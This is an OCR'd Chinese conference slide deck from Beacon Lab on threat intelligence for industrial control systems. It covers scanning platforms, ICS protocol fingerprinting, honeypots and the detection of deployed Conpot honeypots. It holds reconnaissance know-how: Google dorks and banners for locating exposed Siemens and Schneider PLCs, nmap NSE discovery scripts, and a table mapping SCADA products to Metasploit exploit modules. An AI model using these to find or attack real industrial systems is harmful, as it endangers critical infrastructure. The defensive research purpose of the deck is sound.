
感知 · 诱捕 · 情报 · 协作

网络空间工控系统威胁情报

[Kimon@灯塔实验室]

BEACON LAB
灯塔实验室

王启蒙 Kimon
电话：18500851413
邮箱：kimon@plcscan.org
微信：ameng929



基础威胁情报 VS. 高级威胁情报


信息收集方式 VS. 威胁捕获技术

被动威胁感知架构体系

从威胁数据到威胁情报

Part. **01**

基础威胁情报 VS. 高级威胁情报



网络空间安全
工控系统安全
传统互联网安全

国外针对网络空间的情报收集计划

SHINE计划——Project Shodan Intelligence Extraction

X-Plane、Treasure Map、NCR

绘制网络空间地图，构建上帝视角感知能力



infracritical
YOUR INFRASTRUCTURE, THEIR FUTURE

Project SHINE
(SHodan INtelligence Extraction)

Findings Report

1 Oct
2014

Based on intelligence gathered from the SHODAN search engine between 14 Apr 2012 through 31 Jan 2014

DARPA DEFENSE ADVANCED RESEARCH PROJECTS AGENCY

Defense Advanced Research Projects Agency › Program Information

Plan X

Mr. Frank Pound

基础威胁情报（数据情报）

流量/文件
BGP/AS/路由/Whois/指纹
Passive DNS/信誉数据

战术威胁情报（数据关联&分析）

机读文件（IoC/TTP）
情报落地、协作联动

战略威胁情报（价值&决策）


可读报告
意图分析、感知预测、决策支撑

DOMAINTOOLS
FARSIGHT SECURITY
virustotal
ThreatBook
360 INTERNET SECURITY CENTER
Recorded Future
THREATCONNECT
alienvault
MaxMind®
IBM X-Force Exchange
A new platform to find, share, and act on threat intelligence
xforce.ibmcloud.com
IBM.

BEACON LAB
灯塔实验室

数据情报

数据情报是威胁情报的基础
数据情报需要进一步融合、关联、分析
战略情报将关系上层决策，不容有失



Researchers from the cyber intelligence company Norse have said their own investigation into the data on the Sony attack doesn't point to North Korea at all and instead indicates some combination of a disgruntled employee and hackers for piracy groups is at fault.

工控系统威胁情报

国家关键信息基础设施

针对能源、关键制造等行业的威胁加剧


- Stuxnet/Duqu/Flame
- BlackEnergy

针对SCADA系统的威胁加剧

- 远程可控制SCADA、PLC
- 遍布互联网的工控资产
- 针对工控专有协议的探测

针对工控设施的威胁行为更值得研究

- 全球网络空间“底线”
- 具备上层战略特征



https://apt.securelist.com

Part. **02**

信息收集方式VS. 威胁诱捕技术

开放的互联网设备搜索平台

Shodan	shodan.io
Censys	censys.io
ZoomEye	zoomeye.org
ICSfind	icsfind.org
IVRE	ivre.rocks
Rapid7	scan.io

开源扫描器框架

nmap	nmap.org
zmap	zmap.io
masscan	github.com/robertdavidgraham/masscan

基于指纹识别平台的工控设备信息收集方式

《ICS/SCADA/PLC Google/Shodanhq Cheat Sheet》

http://scadastrangelove.org/

《Internet connected ICS/SCADA/PLC Cheat Sheet》

http://www.scadaexposure.com/

利用标准且公开/私有的工控协议对工控系统及设备进行识别

协议名	默认端口	请求功能	响应内容
MMS	102	请求厂商和模块信息	厂商和模块信息
Modbus	502	43功能码	设备厂商和产品模块信息
IEC104	2404	启动连接	启动确认
DNP3	20000	请求链路状态	连接确认
OPCUA	4840	查找服务器请求	应用名称信息
EtherNet/IP	44818	枚举设备信息	制造厂商、模块信息、串号等信息
BACnet	47808	枚举设备信息	制造厂商、模块信息等信息

```
Copyright: Original Siemens Equipment
PLC name: p-Faellung
Module type: CPU 314
Unknown (129): Boot Loader            A
Module: 6ES7 314-1AG14-0AB0  v.0.4
Basic Firmware: v.3.3.2
Module name: CPU 314
Serial number of module: S C-C1T496792012
Plant identification:
Basic Hardware: 6ES7 314-1AG14-0AB0  v.0.4
```

BMX P34 2020 Version: v2.5

```
Unit ID: 0
-- Device Identification: Schneider Electric BMX P34 2020
-- CPU module: BMX P34 2020
-- Memory card: BMXRMS008MP
-- Project information: Project - V6.0   HP-1
-- Project revision: 0.0.197
-- Project last modified: 2016-06-02 14:30:46
```

协议名	默认端口	请求功能	响应内容
Siemens S7	102	读SZL	PLC的模块信息、版本、串号等
Codesys	1200	读系统信息	系统信息
Mitsubishi MELSEC	5007	读CPU信息	PLC的模块信息
Omron FINS	9600	读CPU单元信息	PLC的模块信息
GE SRTP	18245	读CPU单元信息	PLC的模块信息

利用传统服务特征对工控系统及设备进行识别

厂商	设备	服务（端口）	特征
Siemens	S7 1200	HTTP（80）	Location: /Default.mwsl
		SNMP(161)	Siemens, SIMATIC S7, CPU-1200
	S7 300	HTTP（80）	Location: /Portal0000.htm
		SNMP(161)	Siemens, SIMATIC NET
Hollysys	LK Series	FTP(21)	Welcome to LK FTP services.
Mitsubishi	Q Series	FTP(21)	QnUDE(H)CPU FTP server ready.
Moxa	NPort	HTTP（80）	Server: MoxaHttp

vendor	product	google dork	network info
Siemens	S7-200		all models: tcp/udp/102 (by vuln info)
	S7-300		snmp: Siemens, SIMATIC, S7
	S7-3** , PCS7	inurl:/Portal0000.htm	http: /S7Web.css
	Simatic S7		snmp: Siemens, SIMATIC S7, CPU-1200 Siemens, **SIMATIC** S7, CPU317-2 PN/DP Siemens, **SIMATIC** S7, CPU315-2 PN/DP

Vendor	Product	Protcol	Dork/Banner
Siemens	PCS7	http	S7Web.css
Siemens	PCS7	url	Portal0000.htm
Siemens	SIMATIC	url	Portal/Portal.mwsl
Siemens	SIMATIC	url	S7Web.css
Siemens	SIMATIC HMI Miniweb	url	/CSS/Miniweb.css
Siemens	SIMATIC HMI Miniweb	title	Miniweb Start Page
Rockwell Automation	CompactLogix	title	Rockwell Automation
Rockwell Automation	CompactLogix	title	Device Name
Rockwell Automation	SLC5	title	1747-L552
schneider electric	PowerLogic PM800	header	PowerLogic PM800
Schneider Electric	PowerLogic ION8650	header	8650 ION
Schneider Electric	PowerLogic ION8600	header	8600 ION
Schneider Electric	PowerLogic ION7650/7550	header	ION 7550
Schneider Electric	PowerLogic ION7650/7550	header	ION 7650
Schneider Electric	PowerLogic ION7300	header	ION 7300
Schneider Electric	PowerLogic ION6200	header	ION6200
Schneider Electric	PowerLogic PM1200	header	PM1200
Schneider Electric	PowerLogic DM6200	header	DM6200
Schneider Electric	PowerLogic Branch Current Monitor	header	BCM42
Schneider Electric	PowerLogic Ethernet Gateway (EGX)	header	EGX100
Schneider Electric	PowerLogic EGX300	header	EGX300
Schneider Electric	PowerLogic ION7550RTU	header	ION 7550RTU
Schneider Electric	Modicon\Quantum	title	Quantum CPU Web Server
Schneider Electric	Modicon\Premium	title	Premium CPU Web Server

识别工具列举

插件名称	端口	概述
BACnet-discover-enumerate.nse	47808	识别和枚举BACnet设备
atg-info.nse	10001	读取液位仪状态信息
codesys-v2-discover.nse	1200	识别和枚举Codesys v2控制器
cspv4-info.nse	2222	识别PLC5/SLC 500控制器
dnp3-info.nse	20000	识别DNP3协议
enip-enumerate.nse	44818	识别和枚举EtherNet/IP协议设备
fox-info.nse	1911	识别Niagara Fox软件
modicon-info.nse	502	枚举施耐德PLC信息
omrontcp-info.nse	9600	识别和枚举欧姆龙PLC信息
omronudp-info.nse	9600	识别和枚举欧姆龙PLC信息
pcworx-info.nse	1962	识别和枚举菲尼克斯PLC信息
proconos-info.nse	20547	识别和枚举使用Proconos的控制器
s7-enumerate.nse	102	识别和枚举西门子S7PLC信息
mms-identify.nse	102	识别和枚举支持IEC61850协议的设备信息
modbus-discover.nse	502	识别和枚举Modbus设备信息
cr3-fingerprint.nse	789	识别和枚举红狮控制器信息
moxa-enum.nse	4800	识别和枚举MoxaNPort设备信息
melsec-discover.nse	5007	识别和枚举三菱Q系列PLC信息
melsecq-discover-udp.nse	5006	识别和枚举三菱Q系列PLC信息

Vendor	System / Component	SCADAhacker Reference	Metasploit Reference
7-Technologies	IGSS	ICS-11-080-03 ICSA-11-132-01A	exploit/windows/scada/igss9_igssdataserver_listall.rb exploit/windows/scada/igss9_igssdataserver_rename.rb exploit/windows/scada/igss9_misc.rb auxiliary/admin/scada/igss_exec_17.rb
AzeoTech	DAQ Factory	Click Here	exploit/windows/scada/daq_factory_bof.rb
3S	CoDeSys	Click Here	exploit/windows/scada/codesys_web_server.rb
BACnet	OPC Client	ICSA-10-264-01	exploit/windows/fileformat/bacnet_csv.rb
	Operator Workstation	n/a	exploit/windows/browser/teechart_pro.rb
Beckhoff	TwinCat	Click Here	auxiliary/dos/scada/beckhoff_twincat.rb
General Electric	D20 PLC	Press Release	auxiliary/gather/d20pass.rb
		DigitalBond S4	unstable-modules/auxiliary/d20tftpbd.rb
Iconics	Genesis32	ICS-11-080-02	exploit/windows/scada/iconics_genbroker.rb exploit/windows/scada/iconics_webhmi_setactivexguid.rb
Measuresoft	ScadaPro	Click Here	exploit/windows/scada/scadapro_cmdexe.rb
Moxa	Device Manager	ICS-10-293-02 ICSA-10-301-01	exploit/windows/scada/moxa_mdmtool.rb
RealFlex	RealWin SCADA		exploit/windows/scada/realwin.rb
		ICS-11-305-01 ICSA-11-313-01	exploit/windows/scada/realwin_scpc_initialize.rb exploit/windows/scada/realwin_scpc_initialize_rf.rb
			exploit/windows/scada/realwin_scpc_txtevent.rb
		ICS-11-080-04 ICSA-11-110-01	exploit/windows/scada/realwin_on_fc_binfile_a.rb exploit/windows/scada/realwin_on_fcs_login.rb
Scadatec	Procyon	Click Here	exploit/windows/scada/procyon_core_server.rb
ScadaTEC	ModbusTagServer ScadaPhone	Click Here	exploit/windows/fileformat/scadaphone_zip.rb
Schneider Electric	CitectSCADA CitectFacilities		exploit/windows/scada/citect_scada_odbc.rb
Sielco Sistemi	Winlog	ICSA-11-017-02	exploit/windows/scada/winlog_runtime.rb
Siemens Technomatix	FactoryLink	ICS-11-080-01 ICSA-11-091-01	exploit/windows/scada/factorylink_cssservice.rb exploit/windows/scada/factorylink_vrn_09.rb
Unitronics	OPC Server	n/a	exploit/exploits/windows/browser/teechart_pro.rb

https://scadahacker.com/resources/msf-scada.html

信息情报收集不只是“扫描”

Kill Chain至关重要的第一步

踩点、组装、投送、攻击、植入、控制、收割

由点至面

一个暴漏的工控服务

一个正在运转工业生产网络

40亿IPv4空间针对工控设备进行定位


针对工控网络新型渗透模式

PLC Blaster


网络空间设备搜索平台

时间轴设备信息态势

提供互联网“靶标”




Example Cyber Kill Chain




威胁捕获方式

传统安全防御设备


针对工控系统的蜜罐
- 思科PLC蜜罐
- Digitalbond
- 趋势科技
- Conpot






SCADA HoneyNet Project: Building Honeypots for Industrial Networks

Venkat Pothamsetty and Matthew Franz
Critical Infrastructure Assurance Group(CIAG)
Cisco Systems, Inc.



工控蜜罐存在的问题

- 易被甄别
  - 针对工控协议的仿真交互低
  - 配置繁琐容易留下疏漏
  - 缺少针对工控业务的仿真
- 难管理
  - 蜜罐部署繁琐
  - 不具备分布式管理机制
- 难分析
  - 数据日志机制陈旧
  - 数据量增多难以分析
  - 不具备结合威胁情报的能力



信息收集方式 VS. 威胁诱捕技术 | [灯塔实验室@KCon]

主动监测国外蜜罐部署情况

103.[redacted]	102	印度	IN	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
23.1[redacted]7	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
162.[redacted]6	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
176.[redacted]3	102	法国	FR	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
198.[redacted]05	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
142.[redacted]	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
23.8[redacted]	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment
23.8[redacted]	102	美国	US	Version: 0.0 System Name	PG[random.randint(0	1) f Module Type: Siemens	SIMATIC	S7-200	Serial Number: 8675309	Plant Identification: Power Generation One Copyright: Original Siemens Equipment

168.1.1	102	瑞士	AU	Version: 0.0 System Name: Technodrome	SIMATIC	S7-200	Serial Number: 88111222	Plant Identification: Mouser Factory	Copyright: Original Siemens Equipment
